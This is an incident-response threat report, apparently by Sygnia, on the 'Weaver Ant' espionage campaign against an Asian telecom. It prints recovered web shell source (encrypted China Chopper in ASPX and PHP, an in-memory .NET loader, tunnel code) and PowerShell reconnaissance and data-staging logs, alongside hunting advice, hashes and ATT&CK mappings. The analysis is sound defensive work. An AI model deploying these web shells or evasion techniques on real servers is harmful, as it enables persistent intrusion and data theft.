Tracking a China-Nexus Cyber Espionage Operation

sygnia.co/threat-reports-and-advisories/weaver-ant-tracking-a-china-nexus-cyber-espionage-operation/

March 24, 2025

Weaver Ant, the Web Shell Whisperer: Tracking a Live China-nexus Operation

Sygnia details Weaver Ant, a China-nexus threat actor infiltrating a major telecom provider. Using web shells and tunneling, the attackers maintained persistence and facilitated cyber espionage. This blog explores their tactics and provides key defense strategies against state-sponsored threats.

24 March 2025

18 min

Executive Summary

- Sygnia responded to a stealthy and highly persistent China-nexus threat actor operation targeting a major telecommunication company in Asia.
- Based on our analysis, we assess that the group behind this intrusion—tracked by Sygnia as Weaver Ant—aimed to gain and maintain continuous access to telecommunication providers and facilitate cyber espionage by collecting sensitive information.
- This blog explores the threat actor's modus operandi, highlighting their use of web shells and web shell tunneling as primary tools for maintaining persistence and enabling lateral movement throughout their operations.
- This incident highlights the importance of establishing resilient defense strategies to protect against sophisticated threats – particularly those posed by state-sponsored groups. A holistic approach to mitigating these threats combines continuous monitoring with proactive response mechanisms – including periodic and systematic threat hunts – alongside stringent traffic controls and system hardening practices for both legacy and public-facing devices. By embracing such an approach, organizations can enhance their ability to detect, deter, and counteract the persistent threat presented by state-sponsored groups.
- A comprehensive technical annex containing the threat actor tools and payloads can be found *here*.

Introduction

Suspicious activity triggered multiple alerts during the final phase of a forensic investigation, multiple alerts were triggered by suspicious activities. Specifically, an account previously used by the threat actor was disabled as part of remediation efforts but was subsequently re-enabled by a service account. Notably, the activity originated from a server that had not been previously identified as compromised.

Further investigation uncovered a variant of the China Chopper web shell deployed on an internal server, which had been compromised for several years. It appeared that the remediation of the first threat actor inadvertently disrupted the operations of a second, China-nexus threat group, tracked by Sygnia as Weaver Ant.

This discovery prompted a large-scale forensic investigation, including an extensive hunt for additional web shell variants. Utilizing YARA rules and other enrichment mechanisms, the team identified dozens of similar web shells. The investigation revealed an entire campaign that relies exclusively on web shells for persistent access, enabling both remote code execution and lateral movement through an intricate tunneling process.

The Web Shells Dynamic Duo

During the web shell hunt, numerous instances of web shells were discovered, prompting a thorough classification effort. This analysis revealed that the threat actor primarily utilized two types of web shells in different variants: one was classified by Sygnia as an encrypted China Chopper, while the second had no publicly available references to any known web shells and was named by Sygnia the ‘INMemory’ web shell.

Encrypted China Chopper

The China Chopper web shell is a lightweight malicious tool that enables threat actors to gain remote access and control over compromised web servers. Originally developed by Chinese threat actors, it offers functionalities such as file management, command execution, and data exfiltration. Its small size and stealthy nature make China Chopper ideal for maintaining persistent access, facilitating further exploitation, and evading detection by traditional security measures. Additionally, its versatility and ease of use have made it a popular choice for executing a wide range of malicious activities on targeted systems.

The most common web shell that was utilized by this threat actor, was a China Chopper web shell which supports AES encryption of the payload. Despite its simplicity and straightforward functionality, this web shell is highly effective at bypassing automated payload detection mechanisms at the Web Application Firewall (WAF) level.

Deployed primarily on externally facing servers, the encrypted China Chopper web shell was implemented in various programming languages, including ASPX and PHP. The compromised servers served as entry points, enabling the threat actor to infiltrate the victim’s network and establish persistent access.

```
{
    var key = <custom_key>;
    var iv = <custom_iv>;
    var buf = Convert.FromBase64String(text);
    var rm = new System.Security.Cryptography.RijndaelManaged();
    rm.Key = System.Text.Encoding.UTF8.GetBytes(key);
    rm.IV = System.Text.Encoding.UTF8.GetBytes(iv);
    rm.Mode = System.Security.Cryptography.CipherMode.CBC;
    rm.Padding = System.Security.Cryptography.PaddingMode.Zeros;
    return System.Text.Encoding.UTF8.GetString(rm.CreateDecryptor().TransformFinalBlock(buf, 0, buf.Length));
}
eval(AES(Request.Item[<custom_param_name>]), "unsafe");
%>
```

Figure 1: ASPX version of the China Chopper with encryption web shell. The ‘<custom_param_name>‘, ‘<custom_key>‘, and ‘<custom_iv>‘ strings are placeholders.

```
<?php
$key = <custom_key>;
$iv  = <custom_iv>;
@eval(mcrypt_decrypt(MCRYPT_RIJNDAEL_128, $key, base64_decode($_POST[<custom_param_name>]), MCRYPT_MODE_CBC, $iv));
?>
```

Figure 2: PHP version of the China Chopper with encryption web shell. The ‘<custom_param_name>‘, ‘<custom_key>‘, and ‘<custom_iv>‘ strings are placeholders.

Two features of the encrypted web shell posed challenges during the forensic investigation:

- Keyword-based evasion: The threat actor strategically used specific keywords as parameter names in the payload field, such as ‘password,’ ‘key,’ and ‘pass.’ This acted as a defense evasion technique, as many WAFs automatically redact or mask these values in logs. As a result, the actual payload content was obscured, making it difficult to monitor or analyze the transferred data.
- Payload truncation: The size of the transmitted payload exceeded the character limit supported by the deployed WAF solution, leading to truncation of the logged data. This limitation prevented a complete forensic reconstruction of the payload, further complicating the investigation.

INMemory Web Shell

The second web shell observed in this intrusion enables in-memory execution of malicious modules.

This web shell functions by decoding a hardcoded GZipped Base64 string into a Portable Executable (PE) named ‘eval.dll’ and executing it entirely in memory to evade detection. The in-memory execution flow consists of the following steps:

1. Decoding the Base64-encoded string into a byte array.
2. Creating a memory stream to store the encoded bytes (‘memoryStream2’).
3. Decompressing the memory stream and creating a GZIP stream.
4. Writing the decompressed bytes to a new memory stream and converting them into a byte array.
5. Loading the decoded and decompressed byte array using ‘Assembly.Load’, executing the malicious payload without writing it to disk.

To further evade detection, the web shell obfuscates code using Base64-encoded strings. A function called ‘invoke’ is executed within the web shell using two Base64-encoded strings:

- ‘RVZBTC5IYW5kbGVy’ → Decoded to ‘EVAL.Handler’ (where ‘EVAL’ represents the relevant namespace, and ‘Handler’ refers to the class).
- ‘SW52b2tl’ → Decoded to ‘Invoke’, the specific function in the malicious payload.

```
<script id="no-caching" runat="server">
string cc(string a){ return Encoding.UTF8.GetString(Convert.FromBase64String(a)); }
byte[] ee(string p){
    string k=cc("RVZBTC5IYW5kbGVy");
    Assembly a=Application[k]==null?(Application[k] as Assembly):null;
    if (a==null){
        var b=Convert.FromBase64String(<base64_encoded_dll>);
        using(var d=new MemoryStream()){
            using(var s=new MemoryStream(b)){
                using(var g=new GZipStream(s,CompressionMode.Decompress)){
                    b=new byte[1024];int c=0;while((c=g.Read(b,0,b.Length))>0){d.Write(b,0,c);}
                }
            }
            b=d.ToArray();
        }
        a=Assembly.Load(b);Application[k]=a;
    }
    return (byte[])(a.GetType(k).GetMethod(cc("SW52b2tl")).Invoke(null,new object[]{Application,Request.Params,p,}));
}
void Page_Load(object sender,EventArgs e){
    try{
        var ret=ee(<dll_parameters>);
        if(ret.Length==3&&Encoding.UTF8.GetString(ret)=="404"){
            Response.StatusCode=404;
        }else{
            Response.BinaryWrite(ret);
        }
    }catch(Exception ex){
        Response.Write(ex.ToString());
    }
}
</script>
```

Figure 3: ASPX version of the ‘INMemory’ web shell. The ‘<base64_encoded_dll>’ refers to the Base64 version of the ‘eval.dll’ file, while ‘<dll_parameters>’ refers to the payload for execution.

Execution using ‘eval.dll’

The ‘INMemory’ web shell executed the C# code contained within a portable executable (PE) named ‘eval.dll’, which ultimately runs the payload delivered via an HTTP request. This PE is hardcoded within the web shell as a GZipped Base64 string and is stored in the variable ‘b’ (represented as ‘<base64_encoded_dll>’ in the snippet code above).

Upon execution, the web shell invokes a function called ‘Invoke’, passing in the web server’s request parameters along with a hardcoded SHA256 hash. The function performs the following operations:

1. SHA256 Hash Matching:
    1. The ‘Invoke’ function calculates the SHA256 hash of each HTTP request header.
    2. It then compares the calculated hash to the hardcoded SHA256 value.

2. Payload Encoding & Execution:
    1. If a matching header is found, the content undergoes two-stage encoding:
        1. First Stage: Base64 encoding.
        2. Second Stage: UTF-8 encoding.
    2. Finally, the encoded content is executed using ‘JScriptEvaluate’, a function from the JScript library, allowing the payload to run dynamically.

Employing SHA256-based header validation and multi-stage encoding enhances the web shell’s evasion capabilities, making forensic detection more challenging. The use of ‘JScriptEvaluate’ further complicates analysis, as it enables execution of obfuscated, dynamically loaded code within the compromised environment.

```
private static string sha256_hash(object value)
{
    StringBuilder stringBuilder = new StringBuilder();
    SHA256 sha = SHA256.Create();
    byte[] array = sha.ComputeHash(Encoding.UTF8.GetBytes(Microsoft.JScript.Convert.ToString(value, true)));
    for (double num = (double)0; num < (double)((Array)array).Length; num += (double)1)
    {
        StringBuilder stringBuilder2 = stringBuilder;
        byte b = array[checked((int)Microsoft.JScript.Convert.CheckIfDoubleIsInteger(num))];
        stringBuilder2.Append(b.ToString("x2"));
    }
    return stringBuilder.ToString();
}
```

Figure 4: Function ‘SHA256_hash’ from ‘eval.dll’.

```
text = Encoding.UTF8.GetString(System.Convert.FromBase64String(nameValueCollection[Microsoft.JScript.Convert.ToString(_pwd,
true)]));
Eval.JScriptEvaluate(text, vsaEngine);
```

Figure 5: encoding and execution of the payload from ‘eval.dll’.

The 'JScriptEvaluate' function from the JScript library is used to evaluate a specified JScript code - in this case, ‘text’, which contains the decoded content extracted from the HTTP request. This evaluation is performed using a designated execution engine, ‘vsaEngine’.
The VSA Engine (Visual Studio for Applications Engine) is a component of the JScript library that enables just-in-time (JIT) compilation and execution of code at runtime. By leveraging this mechanism, the web shell can dynamically execute obfuscated or remote-injected payloads without writing them to disk.

Other Means of (Stealth) Monitoring

During the extensive web shell hunt, it became apparent that Weaver Ant was still operating within the compromised network. To successfully investigate an advanced persistent threat, it was necessary to implement stealth monitoring to avoid compromising the ongoing investigation and to prevent the threat actor from altering or halting their operations temporarily to remain undetected.

The implemented monitoring was not performed on the compromised machines themselves, as deploying a monitoring tool might alert the threat actor. Instead, we established a combination of port mirroring techniques and designed an architecture to automate the decryption and de-encapsulation of the tunneled web shell traffic. This approach helped overcome visibility gaps caused by various components, such as the WAF limitations described above.

By streamlining live data across multiple log sources, including the raw and complete HTTP requests and responses, we were able to identify numerous payloads deployed by the threat actor and uncover a large-scale operation with persistency mechanisms deployed on tens of servers.

The threat actor deployed minimalist web shells on compromised machines - often consisting of just a single line of code, such as a modified version of China Chopper - the web shells served merely as conduits for executing more sophisticated payloads to achieve the actual objectives. We observed multiple types of payloads with distinct purposes, with one of the most notable being a recursive HTTP tunnel tool.

Recursive HTTP Tunnel Tool

The recursive tunnel tool functioned as a ‘second stage’ web shell, enabling HTTP tunneling to access internal resources. It operated by forwarding requests to other web servers and supported both ASPX and PHP versions, ensuring compatibility across different server technologies. The tool decoded parameters (e.g., ‘p1’, ‘p2’, and ‘f’) to dynamically construct and execute cURL commands based on the execution flow.

Steps in the tunneling mechanism included:

- Decrypting the recursive tunnel tool encrypted payload.
- Decoding parameters (‘p1’ and ‘p2’) from Base64.
- Parsing parameters to reconstruct HTTP requests or cURL commands.

- Dynamically building and executing payloads based on the provided inputs.
- Returning the server's response after forwarding the request.

This adaptive tunneling mechanism allowed the threat actor to seamlessly navigate different web environments and maintain operational flexibility.

```
function o($data) {
    return base64_encode($data);
}
try{
    $p1 = base64_decode($_POST['p1']);
    $p2 = base64_decode($_POST['p2']);
    $f = $_POST['f'];
...
...
...
        array_push($hi, 'Content-Type: application/x-www-form-urlencoded');
        curl_setopt($client, CURLOPT_HTTPHEADER, $hi);
    }
    if(strlen($c) > 0){
        curl_setopt($client, CURLOPT_COOKIE, $c);
    }
    curl_setopt($client, CURLOPT_POSTFIELDS, $data);
    $resp = curl_exec($client);
```

Figure 6: Code Snippet from the PHP variant of the Recursive HTTP Tunnel Payload.

Tunneling in Web Shell?

While web shells are commonly used for persistence or code execution on a compromised host, they can also be utilized for lateral movement and command and control. In this blog, we will refer to this technique as Web Shell Tunneling.

Web shell tunneling is a method that leverages multiple web shells as ‘proxy servers’ to redirect inbound HTTP traffic to another web shell on a different host for payload execution. This enabled Weaver Ant to operate on servers within different network segments - typically internal servers not directly connected to the internet- by leveraging existing publicly accessible servers as operational gateways.

The web shell tunneling method has been observed before, employed by various threat actors such as Elephant Beetle. The primary advantage of web shell tunneling is that it facilitates lateral movement within a compromised environment without the need to deploy additional tools on the compromised hosts.



Figure 7: Web Shell Tunneling flow.

Another benefit of this technique is that communication occurs over HTTP/S traffic, which may appear legitimate since the compromised server hosts a web service and inbound traffic is expected over these ports.

Implementing this method requires the ability to generate HTTP/S traffic from compromised hosts, either through existing web shell functions or by executing a custom payload on the compromised system. Once this capability is achieved, web shells can function as proxy servers, redirecting encapsulated command traffic to different hosts.

Uncovering the Matryoshka

The traffic flowing through the web shell tunneling was encrypted. To support forensic investigation needs, we employed port mirroring to capture each packet received by one of the compromised web servers. This allowed us to replicate the entire traffic received by Weaver Ant in a decrypted format, enabling us to trace the actions of the threat actor's payloads.

Since the payloads were symmetrically encrypted with a hardcoded key embedded within the web shell itself, Sygnia’s IR team developed automation to decrypt any new payloads received by the web shell.

This enabled us to ‘peel’ each layer of encryption and obfuscation within the payload code upon receiving the full output, thereby recovering the actual command or binary intended for execution on the server side. Weaver Ant occasionally sent only the ‘p1’ parameter and sometime both ‘p1’ and ‘p2’ - with ‘p2’ indicating the transmission of another payload to a different web server from one web shell to another.

The threat actor’s method is analogous to a ‘Matryoshka’ doll, where each layer conceals another, more critical layer within it. In this scenario, the malicious payloads were encapsulated in multiple layers of encryption and obfuscation, with each layer being ‘peeled back’ by the next-in-line web shell to reveal the subsequent payload for execution. This layering allowed the threat actor to remain evasive, with the true malicious intent only becoming apparent once the final payload was unveiled, much like the smallest doll hidden inside a nesting set.

After unwrapping all layers of the ‘Matryoshka’, it became evident that during this campaign, Weaver Ant deployed multiple payloads, each serving a distinct purpose. These payloads demonstrate the threat actor’s sophistication and stealth, enabling them to achieve their objectives while evading detection and maintaining persistent access within the network.

The following sections describe some of these payloads:

ETW Patch & AMSI Bypass

To evade detection, Weaver Ant employed defense evasion techniques each time they operated on a compromised host, by loading malicious modules directly into memory.

ETW (Event Tracing for Windows) is a kernel-level tracing mechanism used for logging and monitoring system events. The threat actor patched event tracing processes, tampering with event logs such as Sysmon. This manipulation caused critical logs to be suppressed or dismissed, enabling the attacker to remain undetected.

AMSI (Antimalware Scan Interface) is a Microsoft interface that allows applications and services to integrate with antimalware products. To bypass AMSI protections, the attacker overwrote the ‘AmsiScanBuffer’ function in the ‘amsi.dll’ module. This modification rendered AMSI integrations with security tools, such as EDR and antivirus software, ineffective, allowing malicious PowerShell commands to execute without interference.

PowerShell without PowerShell

Weaver Ant employed a technique that leveraged the Windows module ‘System.Management.Automation.dll’ to execute PowerShell commands without initiating the PowerShell.exe process. ‘System.Management.Automation.dll’ is the core assembly that provides the PowerShell runtime, enabling scripts and commands to be executed within the Windows environment without the need for the standalone PowerShell executable.

Since this module underpins PowerShell’s functionalities, the threat actor could perform reconnaissance, lateral movement, and prepare data exfiltration without triggering monitoring tools that typically flag PowerShell.exe activity. By avoiding the standard PowerShell process, the threat actor bypassed heuristic and behavioral detections commonly associated with PowerShell.exe, thereby evading traditional security measures. This significantly reduced the likelihood of detection.

Lateral Movement over SMB

Leveraging the ‘PowerShell without PowerShell’ execution technique, Weaver Ant employed known PowerShell modules and tools, such as ‘Invoke-SMBClient’, to conduct reconnaissance and facilitate lateral movement from compromised web servers and other servers within the network. ‘Invoke-SMBClient’ is a PowerShell module that enables interactions with SMB shares, allowing tasks like listing shares, uploading files, and executing commands remotely.

This enabled the threat actor to deploy web shells on additional web servers, thereby expanding persistence within the internal network and creating new external access vectors.

‘Invoke-SMBClient’ was executed using valid credentials, leveraging high-privileged local or domain accounts with passwords that had not been rotated for years. Instead of clear-text passwords, the threat actor used NTLM hashes to invoke the tool.

As part of the lateral movement flow, Weaver Ant retrieved web server access logs and configuration files (e.g., ‘web.config’, ‘applicationHost.config’) from remote IIS web servers. The objectives were to harvest clear-text credentials stored in configuration files, establish understanding of how the IIS server operates and determine whether the server was serving external users.



Figure 8: Web shell deployment chain.

Reconnaissance Activities

As part of its reconnaissance efforts, Weaver Ant executed various ‘Invoke-SharpView’ commands against multiple Domain Controllers within the same Active Directory (AD) Forest. These commands included: ‘Get-DomainUserEvent’, ‘Get-DomainSubnet’, ‘Get-DomainUser’, ‘Get-NetSession’ etc.

The primary objective was to enumerate the compromised Active Directory environment to identify high-privilege accounts and critical servers and add them to their target bank.

The command outputs were typically saved as files under ‘`C:\ProgramData`’, then compressed using the ‘Invoke-ZIP’ PowerShell function before exfiltration.

```
A PowerShell command with PID '1111' was executed from '<COMPUTERNAME>(Microsoft Windows NT 10.0.14393.0)' using the user
'<USERNAME>' with RusAs user privileges '<USERNAME>' with the command 'invoke-sharpview Get-NetComputer >
c:\programdata\computer.txt' and output 'invoke-sharpview Get-NetComputer > c:\programdata\computer.txt\r\n>>
CommandInvocation(Out-String): "Out-String"\r\n' as command number '6' in the same session.
...
...
...
...
function Invoke-ZIP{\r\nparam(\r\n    [Parameter(Mandatory=$true)]\r\n    [string] $Folders,\r\n    [string] $Filters='*.*',
\r\n    [int] $RecentDays=30,\r\n    [string] $ZipFile='c:\programdata\out.zip',\r\n    [bool] $OnlyList=$False \r\n    )\r\n
\r\n    foreach($Folder in $Folders.Split(',')) \r\n    {\r\n        $Files += Get-ChildItem $Folder -Include $Filters.Split(',') -
Recurse | Where { $_.LastWriteTime -gt (Get-Date).AddDays(-$RecentDays) } \r\n    }\r\n    \r\n    $FullFilenames = $Files |
ForEach-Object -Process {Write-Output -InputObject $_.FullName}\r\n    \r\n    if (Test-Path $ZipFile) { Remove-Item $ZipFile -
ErrorAction Stop }\r\n    \r\n    if($OnlyList)\r\n    {\r\n        foreach ($fname in $FullFilenames)\r\n        {\r\n
Write-Output $fname\r\n        }\r\n    }\r\n    else\r\n    {\r\n        Add-Type -AssemblyName System.IO.Compression\r\n
Add-Type -AssemblyName System.IO.Compression.FileSystem\r\n        $zip = [System.IO.Compression.ZipFile]::Open(($ZipFile),
[System.IO.Compression.ZipArchiveMode]::Create)\r\n        \r\n        foreach ($fname in $FullFilenames) \r\n        {\r\n
try \r\n            {\r\n                $rname = $(Resolve-Path -Path $fname -Relative) -replace '\\.\\\\',''\r\n
$zentry = $zip.CreateEntry($rname)\r\n                $zentryWriter = New-Object -TypeName System.IO.BinaryWriter
$zentry.Open()\r\n                $zentryWriter.Write([System.IO.File]::ReadAllBytes($fname))\r\n
$zentryWriter.Flush()\r\n                $zentryWriter.Close()\r\n            }\r\n            catch \r\n            {\r\n
Write-Output $_.Exception.Message\r\n            }\r\n        }\r\n        \r\n        $zip.Dispose()\r\n    }\r\n}\r\nInvoke-ZIP -
Folders c:\programdata\computer.txt\r\n>> CommandInvocation(Out-String): "Out-String"\r\n
```

Figure 9: Code Snippet from PowerShell transcript log of a compromised server showing reconnaissance activities.

A Note on Attribution

The malicious activities detailed in this report represent a subset of those investigated in connection with a specific Weaver Ant campaign. Weaver Ant is a threat actor exhibiting characteristics typical of a China-nexus targeted threat group. These characteristics include but are not limited to:

- Target selection: Focused on specific industries and geographic locations that align with China’s cyber strategy.
- Clear definition of goals: Well-defined objectives guided their operations.

- Deployment of web shells: Notably, a wide reliance on China Chopper web shell variants.
- Attack times: Weaver Ant carried out malicious activities primarily with the GMT +8 time zone, operating on regular working days while avoiding weekends and holidays.
- Leveraged an Operational Relay Box (ORB) networks : Weaver Ant utilized a non-provisioned ORB network to proxy traffic and conceal their infrastructure. This network primarily consists of compromised Zyxel CPE routers (mostly with firmware version of VMG3625-T20A) operated by Southeast Asian telecommunication providers. By using the ORB network, the threat actor leveraged a compromised device from one telecom to pivot and target a device in another telecom.
- Malicious DLL deployment: Leveraged various techniques to load trojanized DLLs to infect systems.
- Backdoor utilization: Employed a backdoor previously attributed to Chinese APT groups by Cybereason and TrendMicro (https://www.cybereason.com/blog/research/deadringer-exposing-chinese-threat-actors-targeting-major-telcos?#cluster-c).

Weaver Ant demonstrated exceptional persistence, maintaining activity within the compromised network for over four years, despite multiple eradication attempts. Throughout this period, Weaver Ant adapted their TTPs to the evolving network environment, employing innovative methods to regain access and sustain their foothold.

The modus operandi of Chinese-nexus intrusion sets typically involves the sharing of tools, infrastructure, and occasionally manpower—such as through shared contractors. This collaborative approach complicates Sygnia's efforts to attribute attacks to any previously identified group. Additionally, the high visibility within the network hinders Sygnia from confidently ruling out the possibility of a ‘false-flag’ operation orchestrated by a different APT group.

Post Kill-Switch Monitoring

Following the investigation and mapping of all identified Weaver Ant web shells, we conducted a coordinated eradication effort to remove them from compromised hosts.

As part of this effort, we implemented additional visibility enhancements to closely monitor the environment, operating under the assumption that Weaver Ant is a highly capable and persistent APT. Given their focus on espionage, it was deemed highly likely that they would attempt to resume operations. This assumption is critical when countering such threat actors.

The monitoring efforts proved effective—Weaver Ant were detected attempting to regain access to the victim’s network. Sygnia has been closely tracking and investigating their renewed activity, and a follow-up blog post will be published, revealing their ‘upgraded’ modus operandi and tools. Spoiler alert: They still have a strong preference for web shells**.**

Recommendations for Hunting Weaver Ant

- Ensure IIS logging is enabled and ingested into the SIEM, with X-Forwarded-For (XFF) headers configured.
  Monitor for any disruptions or stoppages in log ingestion.
- Monitor for web pages creation by web server processes (i.e., ‘w3wp.exe’, ‘tomcat6.exe’).
- Monitor for command execution originating from web server processes (i.e., ‘w3wp.exe’, ‘tomcat6.exe’).
- Monitor for incoming HTTP requests with unusually large payloads in the request’s body.
- Monitor for unexpected parameters names or values in incoming HTTP requests.
- Enable PowerShell transcript logging to capture and analyze suspicious activity.

Recommendations for Defending Against Weaver Ant

- **Minimize Privileges:** Restrict web-service accounts to the least privileges required.
- **Control Management Traffic:** Use ACLs and firewall rules to limit management traffic between web servers and internal systems, especially for SMB and HTTP/S.
- **Enforce Credential Hygiene**: Implement LAPS, gMSA, or a PIM solution to regularly rotate credentials.
- **Enhance Detection:** Deploy EDR/XDR solutions to monitor memory for malicious activity, including obfuscated in-memory web shells.
- **Strengthen Web Security**: Tune WAF and logging systems to detect obfuscated code signatures and behavioral patterns linked to China Chopper and INMemory web shells.

Appendix I: Indicators of Compromise

SHA1	SHA256	MD
207b7cf5db59d70d4789cb91194c732bcd1cfb4b	076364dd23d46c40d00fc62baa9826a4c74900cc0f31605b15d92153b184dd7a	3f4
4fa2b2ab3e24ee9d130cfeda63c7ae1ccbc393dc	1ba9bba238cb2818a469630e86631cc1a5f840893dcc463baff5a772e47922a6	c9
4aeeae023766153a91b83d02b1b24da20c0dd135	20156a215ae023123dfd6c5396276aa6575583bb9944bb05586d4c5f9526e2e8	11
4dd22a08a5b103e1f2238aed7f7ce66c5a542533	24cf92ec8c3262bd8eb9eb381229da082617c97caefe8ac9e6f931d1251f7e40	05
4dc0ebfa52adf9b9eb4fa8f0a359c21a14e183fb	25f0ed5fca4a823c06d9eb86dc121ba814db31110d94a77bfde775b4b286c5fb	be
d102a34b3f0efb57f1d9f04eff26b256875a3aa1	307c99257d6049d6a3c53fb928db80d17d99ee83b336fe1d25ea4f8ad61926ac	25
ff7b2c3938306261881c42e78d0df51d9bcdd574	344d8621cdc4c063d8967a7ca82b68ad90477fd24f280287a0236c3dd5d3956b	e7
f31920d636224356e8c7a182c2b9b37e42a09181	3dc91bdd912f07c514ab30382c6ac2204861d44559c86f88b5afd2a9d99d7364	2a
49cd96df4c85cdd7461701340c0bb4d05a5049d8	4610747272f6e968b2edcab1f00b3162ec34787630a1119f32e1ea7d82dc96ab	48
9dc3d272652851428f5cc44f2fd9458bff1d6a78	4a4d70c3fca0f3ef8643af93e87cd1b78b7d464f78c26f9130980ecd8b2d65c8	32
151dc47b213aaec3751ffd1427737c65757ab410	50a045e685ff8df1ec84e2e530e1df4215438f6a0ac79f4d0a29e51fd24d22de	8b
9022f78087e1679035e09160d59d679dc3ac345d	55c8099243bb01be64f1fb0f883e99519acb6adb3c6be8b545159d7554151ba1	f56
0e282dc84d6cfd447fece7d3ecc622523b143aa8	5661e2bf6d9379b6137ea10a2e725d2a18ccf0f704743fd76b15ba48d17fa052	73
be52275b0c2086735dac478dc4f09fd16031669a	6598ea73d7e437950b3e8caa21229eec7ebcdf22de413384aa2f212df23ebca3	77
55eeaa904bc6518a2715cc77648e6c5187416a46	6aae79fe0cda1d7ba3c5c0abccaee8a7b759900c9748fa06d2ec1e004ba3c5ab	69
a5c36b8022751cfeb4a88a21153847df3870c7c0	70f16fb2292e5bae76b5b020a4cea21e58021fabf3d0bbd76ae3fa6e31a9fd81	1e
2b9b740fb5fe0549810500476f567002683df71d	8ED905A73212A18C6D10055F15C917AC9D20F672854B12FAA7483D2F4D93841B	C7

02065bbdb3209e0522db3225600b8e79f8a10293	9533e8585b73604fd41b7e015d31f65198784c0da2e6e8f2fe35c0f6d12398af	79
25a593b9517d6c325598eab46833003c40f9491a	b82aea5e61ecb39ffb592e80d22a6b7646c266af2cb28d0743c906ac13dafb51	6b
ad3dbec2b621807fa9a2f1b2f575d7077e494626	CA10DA18A28963EF375C3D23A49E55BC90777E267D9EBD11541033A1766F44F1v	CE
c879a8eb6630b0cd7537b068f4e9af2c9ca08a62	cc6833017fd0d2b7e5df5a9644ead67cc0aa8981e1e6a231bc0416a3bb410069	41
3cac6ff7cddcb8f82409c79c85d976300fc60861	d6f3fc16862345627e61d15534044800a5fd68ebc9a539d8f63cb40a8b0238c0	cf5
23c4049121a9649682b3b901eaac0cc52c308756	daab9b2deeea41cb1f7849fbc46a40168c542df098abb615d1aa8e34548684de	b0
334a88e288ae18c6e3fd7fb2d1ad9548497d52ce	dd2964927ae0f8c78175921523e630d9b36f48b57028f6d57726c4b8d9109fa8	57
a9bbea73504139ce91a0ec20fef303c68a131cd4	dee501523816cfac7ac4e53fb18d9e902f3ec17916491c5864f9fc4f39419897	53
495a4b4757f3b1eec7fdaa9d0b2930071565f2b1	df50d1016c9f6952f0efc1646f4203bb71e6d851d761698f56a802be6b357f71	99
492cbe143f795888d8e5006ac595f65f4565ed6e	eec128dc9d1f4677fc462f6ec74a432169373926a827358a73c0f0961595adb6	26
81622512757f897206a84b29ee866fb933fa3d48	eee9dd8363492ceb7449c0c00f0d5deed9e79b745920b34f051b5dd7f1f9959d	a9
089439168d3c75b4da94ab801f1c46ad6b9e1fdc		c6

Appendix II: MITRE ATT&CK Matrix Mapping

1. Initial Access
    1. T1190- Exploit Public-Facing Application
2. Execution
    1. T1059.001 - Command and Scripting Interpreter: PowerShell
    2. T1059.003 - Command and Scripting Interpreter: Windows Command Shell
    3. T1059.005 - Command and Scripting Interpreter: Visual Basic
    4. T1059.007 - Command and Scripting Interpreter: JavaScript
3. Persistence
    1. T1078.002 - Valid Accounts: Domain Accounts
